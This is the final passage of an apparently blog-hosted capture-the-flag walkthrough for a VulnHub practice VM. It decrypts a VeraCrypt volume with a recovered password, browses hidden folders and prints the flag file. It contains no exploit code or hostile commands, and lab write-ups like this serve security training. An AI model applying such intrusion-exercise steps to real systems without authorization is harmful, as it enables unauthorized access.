
Now using veracrypt we can decrypt the file.




To decrypt the file enter the password that we just found.



Once it opens you can see all of its content.



Following are the folders you will find in it.



Open its path in the terminal of kali and type **ls -la** to view the files. Open secret by typing **cd .secret** and the type **ls -la** to see its content. And then open .top by typing **cd .top** and then type **ls -la** to see all the files in it. There you will find flag.txt, type **cat flag.txt** to view the flag.

```
root@kali:/media/veracrypt1# ls -la
total 20
drwxr-xr-x 6 root root  1024 Apr 12  2016 .
drwxr-xr-x 4 root root  4096 Sep 25 05:10 ..
drwxr-xr-x 2 root root  1024 Apr 12  2016 buller
drwx------ 2 root root 12288 Apr 12  2016 lost+found
drwxr-xr-x 2 root root  1024 Apr 12  2016 panama
drwxr-xr-x 3 root root  1024 Apr 12  2016 .secret
root@kali:/media/veracrypt1# cd .secret/
root@kali:/media/veracrypt1/.secret# ls -la
total 64
drwxr-xr-x 3 root root  1024 Apr 12  2016 .
drwxr-xr-x 6 root root  1024 Apr 12  2016 ..
-rw-r--r-- 1 root root 61118 Feb 25  2016 piers.png
drwxr-xr-x 2 root root  1024 Apr 12  2016 .top
root@kali:/media/veracrypt1/.secret# cd .top
root@kali:/media/veracrypt1/.secret/.top# ls -la
total 3
drwxr-xr-x 2 root root 1024 Apr 12  2016 .
drwxr-xr-x 3 root root 1024 Apr 12  2016 ..
-r-------- 1 root root  872 Apr 12  2016 flag.txt
root@kali:/media/veracrypt1/.secret/.top# cat flag.txt

################################################################################
#   ___ ___  _  _  ___ ___    _ _____ _   _ _      _ _____ ___ ___  _  _  ___  #
#  / __/ _ \| \| |/ __| _ \  /_\_   _| | | |    /_\_   _|_ _/ _ \| \| |/ __| #
# | (_| (_) | .` | (_ |   / / _ \| | | |_| | |__ / _ \| |  | | (_) | .` |\__ \ #
#  \___\___/|_|\_|\___|_|_\/_/ \_\_|  \___/|____/_/ \_\_| |___\___/|_|\_||___/ #
#                                                                              #
################################################################################

Firstly, thanks for trying this VM. If you have rooted it, well done!

Shout-outs go to #vulnhub for hosting a great learning tool. A special thanks
goes to barrebas and junken for help in testing and final configuration.
                                                                    --knightmare
```

And yippee!!! We found our flag. 😊

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**

PREVIOUS POST
Hack the Mr. Robot VM (CTF Challenge)

NEXT POST
Hack the Stapler VM (CTF Challenge)

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment * *

Name

Email

Website

Save my name, email, and website in this browser for the next time I comment.

Post Comment